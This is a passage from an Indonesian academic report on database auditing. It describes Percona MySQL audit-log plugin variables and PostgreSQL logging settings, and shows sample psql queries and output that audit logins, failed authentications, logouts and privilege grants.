Variable Type:	String

Variabel ini digunakan untuk menentukan daftar perintah yang telah difilter berdasarkan jenis perintah *SQL*. Nilai dapat *NULL* atau koma dafar perintah yang dipisah. Jika variabel di set, maka *audit_log_exclude_command* harus tidak diset tau sebaliknya.

Variabel *audit_log_include_Databases*

Version Info:	• **5.7.14-7** – Implemented
Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String

Variabel ini digunakan untuk menentukan daftar perintah yang telah difilter oleh *Database*. Nilai dapat *NULL* atau koma daftar perintah yang dipisahkann. Jika variabel ini diset, maka *audit_log_exclude_Databases* harus diset atau sebaliknya.

Variabel *audit_log_policy*

Command Line:	Yes
Scope:	Global
Dynamic:	Yes
Variable Type:	String
Default Value:	ALL
Allowed values:	`ALL` , `LOGINS` , `QUERIES` , `NONE`

Variabel ini digunakan untuk menentukan peristiwa mana yang harus dicatat. Nilai yang mungkin adalah:

- *ALL* – Semua event akan dicatat.
- *LOGINS* – Hanya login yang akan dicatat.

- *QUERIES* – Hanya *query* yang akan dicatat.
- *NONE* – Tidak ada event yang akan dicatat.

Variabel *audit_log_rotate_on_size*

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	Numeric
Default Value:	0 (don't rotate the log file)

Variabel ini menentukan ukuran maksimum *file log audit*. Setelah mencapai ukuran ini, *log audit* akan diputar. *File log* yang diputar ada di direktori yang sama dengan *file log* saat ini. Nomor urut ditambahkan ke nama file *log* setelah *rotasi*. Agar *variabel* ini belaku, atur *audit_log_handler variabel* ke *FILE* dan *audit_log_rotations* variabel ke nilai yang lebih besar dari nol.

Variabel *audit_log_rotations*

variable `audit_log_rotations`

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	Numeric
Default Value:	0

Variabel ini digunakan untuk menentukan berapa banyak file log yang harus disimpan ketika *audit_log_rotate_on_size* variabel diatur ke nilai bukan nol. Variabel ini hanya berpengaruh bila *audit_log_handler* diatur ke *FILE*.

Variabel *audit_log_handler*

variable `audit_log_handler`

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	String
Default Value:	FILE
Allowed values:	`FILE`, `SYSLOG`

Variabel ini digunakan untuk mengkonfigurasi dimana log audit akan ditulis. Jika diatur ke *FILE*, log yang ditentukan oleh *audit_log_file* variabel. Jika diatur ke *SYSLOG*, *log audit* akan ditulis ke *syslog*.

Variabel *audit_log_syslog_ident*

variable `audit_log_syslog_ident`

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	String
Default Value:	percona-audit

Variabel ini digunakan untuk menentukan *ident* nilai untuk *syslog*. Varibel ini memiliki arti yang sama dengan parameter yang dijelaskan dalam manual *syslog*.

Variabel *audit_log_syslog_facility*

variabel `audit_log_syslog_facility`

Garis komando:	Iya
Cakupan:	Global
Dinamis:	Tidak
Jenis variabel:	Tali
Nilai Default:	LOG_USER

Variabel ini digunakan untuk menentukan facility nilai untuk *syslog*. Variabel ini memiliki arti sama dengan parameter yang sesuai yang dijelaskan dalam manual *syslog*.

Variabel *audit_log_syslog_priority*

variable `audit_log_syslog_priority`

Command Line:	Yes
Scope:	Global
Dynamic:	No
Variable Type:	String
Default Value:	LOG_INFO

Variabel ini digunakan untuk menentukan priority nilai untuk *syslog*. Variabel ini memiliki arti yang sama dengan parameter yang sesuai yang dijelskan dalam manual *syslog*.

3.2.2.1.4 Variabel Status

Variabel *Audit_log_buffer_size_overflow*

variable `Audit_log_buffer_size_overflow`

Variable Type:	Numeric
Scope:	Global

Frekuensi *entri log audit* dijatuhkan atau ditulis langsung ke file karena ukurannya lebih besar dari *audit_log_buffer_size* variabel.

3.2.3 Audit pada DBMS PostgreSQL

Untuk melakukan *audit* pada DBMS PostgreSQL dapat menggunakan versi PostgreSQL 7.0 keatas karna versi PostgreSQL ini sudah mempunyai fitur yang lengkap seperti *log*, *trigger* dan *procedure* untuk melakukan audit. Seperti hal nya dengan DBMS MySQL, DBMS PostgreSQL juga tidak memilki

fitur audit khusus dan memilki fitur log yang dapat digunakan untuk *audit Database*. Secara default log postgresql disimpan pada sebuah file. Dan pada penelitian ini akan mengimpor hasil log tersebut kesebuah file dengan cara mengcopy file tersebut kedalam suatu tabel di *Database*. Dengan tujuan agar mempermudah dalam pencarian data dan kebutuhan akan audit itu sendiri. Pernyataan dasar logging dapat disediakan oleh fasilitas logging standart dengan parameter konfigurasi *log_staement = all*. Postgres memiliki *pgAudit ekstensi* yang menyediakan lebih banyak audit, namun *installer Enterprise* DB tidak menyertakan *ekstensi* Postgres. *EnterpriseDB* Postgres memiliki subsistem audit sendiri (*edb_audit), tetapi ini berbayar. Untuk menggunkan pgAudit modul harus dikompilasi dari sumber. Untuk mengkonfigursi kesalahan dan pencatatan server postgres, tentukan parameter system postgres berikut ini. Yang harus diatur untuk pengaktifan log postgres, untuk detail dengan cara mengatur parameter:

- *log_statement = all. Standarnya adalah 'none';*
- *set log_min_error_statement = error [defult];*
- *log_error_verbosity = verbose;*
- *log_connections = on;*
- *log_disconnections = on;*
- *log_destination = stderr, eventlog, csvloh. Pilih csvlog.*

Parameter dapat diatur dalam file postgres.conf atau pada baris perintah server. Ini disimpan dalam direktori data *cluster Database*, misalnya *C: \Program Files \ PostgreSQL \ 12 \ data*. Waspadalah, Anda dapat memindahkan direktori data ke disk solid yang lain. Jika anda menggunkan set file log CSV:

- *logging_collector = on*;
- *log_filename = postgresql -%Y-%m-%d.log*
- *log_rotation_age* = 1440 (dalam beberapa menit) untuk menyediakan skema penamaan yang konsistem dan dapat diprediksi untuk file log anda.
- *log_rotation_size* = 0 untuk menonaktifkan rotasi log berbasis ukuran, karena membuat nama file log sulit diprediksi;
- *log_truncate_on_rotation* = on agar data log lama tidak dicampur dengan yang baru di file yang sama.

Sesuai dengan audit yang dapat dilakukan di DBMS MySQL diatas,berikut ini audit log yang dapat diimplementasikan pada DBMS PostgreSQL.

1. *Audit Session*
   a. Audit pengguna yang melakukan login berhasil ke *Database*. Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log *line prefix* yang hasilnya dapat dilihat di dalam *Database* postgres didalam tabel postgres_log. Hasil audit pengguna yang melakukan login berhasil ke *Database* dapat dilihat pada gambar 3.22.

```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where message like '%connection authorized%';
 user_name |   session_start_time   | error_severity |                                                                                                message
-----------+------------------------+----------------+-----------------------------------------------------------------------------------------------------------------------------------------------
postgres   | 2020-05-19 11:05:11+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-19 22:44:50+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-19 22:59:49+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-19 23:15:10+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-19 23:21:36+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-19 23:21:36+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r+
           |                        |                | where message like '%connection authorized%';
postgres   | 2020-05-19 23:27:24+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-20 10:58:06+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-20 11:02:32+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
postgres   | 2020-05-20 11:03:59+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
```

Gambar 3.22 Audit pengguna yang melakukan login berhasil

   b. Audit pengguna yang melakukan login gagal ke *Database*. Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Contoh hasil audit penggun yang melakukan login berhasil ke *Database* dapat dilihat pada gambar 3.23.

```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where message like '%authentication failed%';
 user_name |   session_start_time   | error_severity |                                   message
-----------+------------------------+----------------+------------------------------------------------------------------------------
 postgres  | 2020-05-19 23:27:24+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r+
           |                        |                | where message like '%authentication failed%';
 postgres  | 2020-05-20 11:03:45+07 | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:50+07 | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:54+07 | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:59+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r+
           |                        |                | where message like '%authentication failed%';
 penjualan | 2020-05-21 11:39:08+07 | FATAL          | password authentication failed for user "penjualan"
 penjualan | 2020-05-21 11:39:11+07 | FATAL          | password authentication failed for user "penjualan"
 penjualan | 2020-05-21 11:39:13+07 | FATAL          | password authentication failed for user "penjualan"
 penjualan | 2020-05-21 11:39:15+07 | FATAL          | password authentication failed for user "penjualan"
```

Gambar 3.23 Audit pengguna yang melakukan login gagal

c. Audit pengguna yang melakukan *logout* dari *Database*. Audit ini dapat dilkukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Contoh hasil audit pengguna yang melakukan logout ke *Database* dapat dilihat pada gambar 3.24.

```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where message like '%disconnection%';
 user_name |   session_start_time   | error_severity |                                   message
-----------+------------------------+----------------+------------------------------------------------------------------------------
 postgres  | 2020-05-19 11:05:11+07 | LOG            | disconnection: session time: 4:58:55.027 user=postgres database=postgres host=::1 port=50689
 postgres  | 2020-05-19 22:44:50+07 | LOG            | disconnection: session time: 0:01:22.402 user=postgres database=postgres host=::1 port=50816
 postgres  | 2020-05-19 22:59:49+07 | LOG            | statement: show log_disconnections;
 postgres  | 2020-05-19 22:59:49+07 | LOG            | disconnection: session time: 0:04:51.692 user=postgres database=postgres host=::1 port=50918
 postgres  | 2020-05-19 23:15:10+07 | LOG            | disconnection: session time: 0:05:52.308 user=postgres database=postgres host=::1 port=51033
 postgres  | 2020-05-19 23:21:36+07 | LOG            | disconnection: session time: 0:01:36.001 user=postgres database=postgres host=::1 port=51098
 postgres  | 2020-05-19 23:27:24+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                        |                | where message like '%disconnection%';
 postgres  | 2020-05-19 23:27:24+07 | LOG            | disconnection: session time: 0:03:55.662 user=postgres database=postgres host=::1 port=51141
 postgres  | 2020-05-20 10:58:06+07 | LOG            | disconnection: session time: 0:03:05.445 user=postgres database=postgres host=::1 port=51848
 postgres  | 2020-05-20 11:02:32+07 | LOG            | disconnection: session time: 0:01:05.288 user=postgres database=postgres host=::1 port=51920
 postgres  | 2020-05-20 11:03:59+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                        |                | where message like '%disconnections%';
```


Gambar 3.24 Audit pengguna melakukan logout

d. Audit pengguna yang melakukan login dan logout pada *Database* baik yang berhasil maupun gagal. Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Contoh hasil audit pengguna yang melakukan login dan log out pada *Database* baik yang berhasil maupun yang gagal dapat dilihat pada gambar 3.25.

```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where message like '%connection authorized%' or message like '%disconnection%' or message like '%authentication failed%';
 user_name |   session_start_time   | error_severity |                                   message
-----------+------------------------+----------------+------------------------------------------------------------------------------
 postgres  | 2020-05-19 11:05:11+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-19 11:05:11+07 | LOG            | disconnection: session time: 4:58:55.027 user=postgres database=postgres host=::1 port=50689
 postgres  | 2020-05-19 22:44:50+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-19 22:44:50+07 | LOG            | disconnection: session time: 0:01:22.402 user=postgres database=postgres host=::1 port=50816
 postgres  | 2020-05-19 22:59:49+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-19 22:59:49+07 | LOG            | statement: show log_disconnections;
 postgres  | 2020-05-19 22:59:49+07 | LOG            | disconnection: session time: 0:04:51.692 user=postgres database=postgres host=::1 port=50918
 postgres  | 2020-05-19 23:15:10+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-19 23:15:10+07 | LOG            | disconnection: session time: 0:05:52.308 user=postgres database=postgres host=::1 port=51033
 postgres  | 2020-05-19 23:21:36+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-19 23:21:36+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                        |                | where message like '%connection authorized%';
 postgres  | 2020-05-19 23:21:36+07 | LOG            | disconnection: session time: 0:01:36.001 user=postgres database=postgres host=::1 port=51098
 postgres  | 2020-05-19 23:27:24+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-19 23:27:24+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                        |                | where message like '%authentication failed%';
 postgres  | 2020-05-19 23:27:24+07 | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                        |                | where message like '%disconnection%';
 postgres  | 2020-05-19 23:27:24+07 | LOG            | disconnection: session time: 0:03:55.662 user=postgres database=postgres host=::1 port=51141
 postgres  | 2020-05-20 10:58:06+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-20 10:58:06+07 | LOG            | disconnection: session time: 0:03:05.445 user=postgres database=postgres host=::1 port=51848
 postgres  | 2020-05-20 11:02:32+07 | LOG            | connection authorized: user=postgres database=postgres application_name=psql
 postgres  | 2020-05-20 11:02:32+07 | LOG            | disconnection: session time: 0:01:05.288 user=postgres database=postgres host=::1 port=51920
 postgres  | 2020-05-20 11:03:45+07 | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:50+07 | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:54+07 | FATAL          | password authentication failed for user "postgres"
```

Gambar 3.25 Audit pengguna yang melakukan login dan logout

e. Audit pengguna tertentu yang melakukan login dan logout dari *Database*. Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres di dalam tabel postgres_log. Contoh hasil audit pengguna tertentu yang melakukan login dan logout ke *Database* dapat dilihat pada gambar 3.26




```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where user_name='agus' and message like '%connection authorized%' or message like '%disconnection%' or message like '%authentication failed%';
 user_name |   session_start_time    | error_severity |                                                                message
-----------+-------------------------+----------------+---------------------------------------------------------------------------------------------------
 postgres  | 2020-05-19 11:05:11+07  | LOG            | disconnection: session time: 4:58:55.027 user=postgres database=postgres host=::1 port=50689
 postgres  | 2020-05-19 22:44:50+07  | LOG            | disconnection: session time: 0:01:22.482 user=postgres database=postgres host=::1 port=50816
 postgres  | 2020-05-19 22:59:49+07  | LOG            | statement: show log_disconnections;
 postgres  | 2020-05-19 22:59:49+07  | LOG            | disconnection: session time: 0:04:51.692 user=postgres database=postgres host=::1 port=50918
 postgres  | 2020-05-19 23:15:10+07  | LOG            | disconnection: session time: 0:05:52.308 user=postgres database=postgres host=::1 port=51033
 postgres  | 2020-05-19 23:21:36+07  | LOG            | disconnection: session time: 0:01:36.001 user=postgres database=postgres host=::1 port=51098
 postgres  | 2020-05-19 23:27:24+07  | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                         |                | where message like '%authentication failed%';
 postgres  | 2020-05-19 23:27:24+07  | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                         |                | where message like '%disconnection%';
 postgres  | 2020-05-19 23:27:24+07  | LOG            | disconnection: session time: 0:03:55.662 user=postgres database=postgres host=::1 port=51141
 postgres  | 2020-05-20 10:58:06+07  | LOG            | disconnection: session time: 0:03:05.445 user=postgres database=postgres host=::1 port=51848
 postgres  | 2020-05-20 11:02:32+07  | LOG            | disconnection: session time: 0:01:05.288 user=postgres database=postgres host=::1 port=51920
 postgres  | 2020-05-20 11:03:45+07  | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:50+07  | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:54+07  | FATAL          | password authentication failed for user "postgres"
 postgres  | 2020-05-20 11:03:59+07  | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                         |                | where message like '%authentication failed%';
 postgres  | 2020-05-20 11:03:59+07  | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                         |                | where message like '%disconnection%';
 postgres  | 2020-05-20 11:03:59+07  | LOG            | statement: select user_name,session_start_time,error_severity,message from postgres_log\r    +
           |                         |                | where message like '%connection authorized%' or message like '%disconnection%';
 postgres  | 2020-05-20 11:03:59+07  | LOG            | disconnection: session time: 6:30:49.981 user=postgres database=postgres host=::1 port=51937
 postgres  | 2020-05-21 10:35:46+07  | LOG            | disconnection: session time: 0:00:01.437 user=postgres database=postgres host=::1 port=62628
 postgres  | 2020-05-21 10:36:59+07  | LOG            | disconnection: session time: 0:26:53.136 user=postgres database=postgres host=::1 port=62650
 postgres  | 2020-05-21 11:04:28+07  | LOG            | disconnection: session time: 0:12:48.725 user=postgres database=postgres host=::1 port=61363
 postgres  | 2020-05-21 11:17:17+07  | LOG            | disconnection: session time: 0:19:20.333 user=postgres database=penjualan host=::1 port=63632
 postgres  | 2020-05-21 11:36:41+07  | LOG            | disconnection: session time: 0:01:52.198 user=postgres database=postgres host=::1 port=63887
 penjualan | 2020-05-21 11:39:00+07  | FATAL          | password authentication failed for user "penjualan"
 penjualan | 2020-05-21 11:39:11+07  | FATAL          | password authentication failed for user "penjualan"
 penjualan | 2020-05-21 11:39:13+07  | FATAL          | password authentication failed for user "penjualan"
 penjualan | 2020-05-21 11:39:15+07  | FATAL          | password authentication failed for user "penjualan"
 postgres  | 2020-05-21 11:39:20+07  | LOG            | disconnection: session time: 0:00:37.635 user=postgres database=postgres host=::1 port=63929
 postgres  | 2020-05-21 11:39:57+07  | LOG            | disconnection: session time: 0:03:03.330 user=postgres database=penjualan host=::1 port=63940
 postgres  | 2020-05-21 11:43:04+07  | LOG            | disconnection: session time: 0:00:17.581 user=postgres database=postgres host=::1 port=63986
 user1     | 2020-05-21 11:43:21+07  | LOG            | disconnection: session time: 0:07:57.743 user=user1 database=penjualan host=::1 port=63989
 user1     | 2020-05-21 11:51:19+07  | LOG            | disconnection: session time: 0:00:14.997 user=user1 database=postgres host=::1 port=64075
 postgres  | 2020-05-21 11:51:34+07  | LOG            | disconnection: session time: 0:10:26.931 user=postgres database=postgres host=::1 port=64079
 user1     | 2020-05-21 12:01:45+07  | LOG            | disconnection: session time: 0:05:43.032 user=user1 database=penjualan host=::1 port=64417
 postgres  | 2020-05-21 12:09:34+07  | LOG            | disconnection: session time: 0:14:04.812 user=postgres database=postgres host=::1 port=64617
 postgres  | 2020-05-21 12:23:39+07  | LOG            | disconnection: session time: 0:04:29.857 user=postgres database=penjualan host=::1 port=64938
 postgres  | 2020-05-21 12:28:13+07  | LOG            | disconnection: session time: 0:00:04.424 user=postgres database=postgres host=::1 port=65047
 postgres  | 2020-05-21 12:28:17+07  | LOG            | disconnection: session time: 2:04:28.024 user=postgres database=penjualan host=::1 port=65050
 postgres  | 2020-05-21 14:32:45+07  | LOG            | disconnection: session time: 0:22:34.795 user=postgres database=postgres host=::1 port=51823
 postgres  | 2020-05-21 14:55:20+07  | LOG            | disconnection: session time: 0:01:09.008 user=postgres database=penjualan host=::1 port=52529
 agus      | 2020-05-21 14:57:33+07  | LOG            | connection authorized: user=agus database=penjualan application_name=psql
 agus      | 2020-05-21 14:57:33+07  | LOG            | disconnection: session time: 0:15:12.804 user=agus database=penjualan host=::1 port=52598
```

Gambar 3.26 Audit pengguna tertentu yang melakukan login dan logout


2. Audit pengguna *Database*

a. Audit pengguna yang melakukan perubahan pada *object Database* (*statement* DDL). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat di dalam *Database* postgres didalam tabel postgres_log. Audit ini bertujuan untuk mencatat perintah-perinth yang dapat mempengaruhi atau menambah object dari sebuah *Database* misalan penambahan sebuah tabel atau menambah *field* (kolom) dari suatu tabel yang ada, menghapus suatu tabel, membuat suatu trigger dan lain sebagainya. Contoh hasil audit pengguna yang melakukan perubahan pada object *Database* dapat dilihat pada gambar 3.27.



Gambar 3.27 Audit pengguna yang melakukan perubahan pada *object Database*

b. Audit pengguna tertentu yang melakukan perubahan pada object *Database* (statement DDL). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat di dalam *Database* postgres didalam tabel postgres_log. Audit ini bertujuan untuk mencatat perintah-perintah yang dapat memengaruhi atau menambah object *field* (kolom) dari suatu tabel yang ada, menghapus suatu tabel, membuat suatu *trigger* dan lain sebagainya oleh pengguna tertentu. Contoh hasil audit pengguna tertentu yang melakukan perubahan pada object *Database* dapat dilihat pada gambar 3.28.




Gambar 3.28 Audit pengguna tertentu yang melakukan perubahan pada object *Database*

c. Audit pengguna yang melakukan perubahan isi dari suatu object *Database* (*statement* DML). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat di dalam *Database* postgres didadalam tabel postgres_log. Audit bertujuan untuk mencatat perintah-perintah yang memanipulasi isi dari *object* dari sebuah *Database* misalkan penambahan isi suatu tabel, perubahan isi dari suatu tabel, penghapusan isi dari suatu tabel dan adanya usaha untuk melihat isi dari suatu tabel. Contoh hasil audit pengguna yang melakukan perubahan isi suatu object *Database* dapat dilihat pada gambar 3.29.

Gambar 3.29 Audit pengguna yang melakukan perubahan isi dari suatu *object Database*


d. Audit pengguna yang melakukan perintah pengendalian pengaksesan data (*statement* DCL). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Audit bertujuan untuk mencatat perintah-perintah pengendalian pengaksesan data oleh suatu pengguna terhadap pengguna yang lain seperti pemberian hak akses untuk memanipulasi data pada tabel yang dibuat suatu user ke user yang lain atau sebaliknya dan mencabut hak akses yang telah diberikan. Contoh hasil audit pengguna yang melakukan perintah pengendalian pengaksesan data dapat dilihat pada gambar 3.30.



```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where message like '%grant%' or message like '%revoke%';
 user_name |   session_start_time   | error_severity |                          message
-----------+------------------------+----------------+-------------------------------------------------------------
 postgres  | 2020-05-21 11:36:41+07 | LOG            | statement: grant all privileges on database penjualan to user1;
 postgres  | 2020-05-21 12:09:34+07 | LOG            | statement: grant all on penjualan to admin_pel;
 postgres  | 2020-05-21 12:09:34+07 | LOG            | statement: grant all on penjualan to admin_pel;
 postgres  | 2020-05-21 14:32:45+07 | LOG            | statement: grant all privileges on database "penjualan" to admin_pel;
 postgres  | 2020-05-21 14:32:45+07 | LOG            | statement: grant select on database "penjualan" to agus;
 postgres  | 2020-05-21 14:55:20+07 | LOG            | statement: grant select on barang to agus;
(6 rows)
```

Gambar 3.30 Audit pengguna yang melakukan perintah pengendalian pengaksesan data

e. Audit pengguna tertentu yang melakukan perintah pengendalian pengaksesan data (*statement* DCL). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam tabel postgres_log. Audit bertujuan untuk mencatat perintah-perintah pengendalian pengaksesan data oleh suatu pengguna terhadap pengguna yang lain seperti pemberian hak akses untuk memanipulasi data pada tabel yang dibuat suatu user ke user yang lain atau sebaliknya dan mencabut hak akses yang telah diberikan oleh pengguna tertentu. Contoh hasil audit pengguna tertentu yang melakukan perintah pengendalian pengaksesan data dapat dilihat pada gambar 3.31.




```
postgres=# select user_name,session_start_time,error_severity,message from postgres_log
postgres-# where message like '%grant%' or message like '%revoke%';
 user_name |   session_start_time    | error_severity |                                  message
-----------+-------------------------+----------------+-----------------------------------------------------------------------
 postgres  | 2020-05-21 11:36:41+07 | LOG            | statement: grant all privileges on database penjualan to user1;
 postgres  | 2020-05-21 12:09:34+07 | LOG            | statement: grant all on penjualan to admin_pel;
 postgres  | 2020-05-21 12:09:34+07 | LOG            | statement: grant all on penjualan to admin_pel;
 postgres  | 2020-05-21 14:32:45+07 | LOG            | statement: grant all privileges on database "penjualan" to admin_pel;
 postgres  | 2020-05-21 14:32:45+07 | LOG            | statement: grant select on database "penjualan" to agus;
 postgres  | 2020-05-21 14:55:20+07 | LOG            | statement: grant select on barang to agus;
(6 rows)
```

Gambar 3.31 Audit pengguna tertentu yang melakukan perintah pengendalian pengaksesan data


3. Audit *Object Database*

a. Audit *statement* (perintah) yang terjadi pada object tertentu (DDL Statement). Audit ini dapat dilakukan dengan DBMS PostgreSQL dengan menggunakan log postgresql yang hasilnya dapat dilihat didalam *Database* postgres didalam tabel postgres_log. Audit ini bertujuan untuk mencatat *statement* atau *query* apa yang digunakan oleh pengguna *Database* terhadap *object Database*. Apakah terdapat *object* baru, apakah ada suatu *object* yang mengalami perubahan atau sebaliknya. Contoh hasil audit *statement* yang terjadi pada *object* tertentu dapat dilihat pada gambar 3.32




Gambar 3.32 Audit *statement* yang terjadi pada *object* tertentu

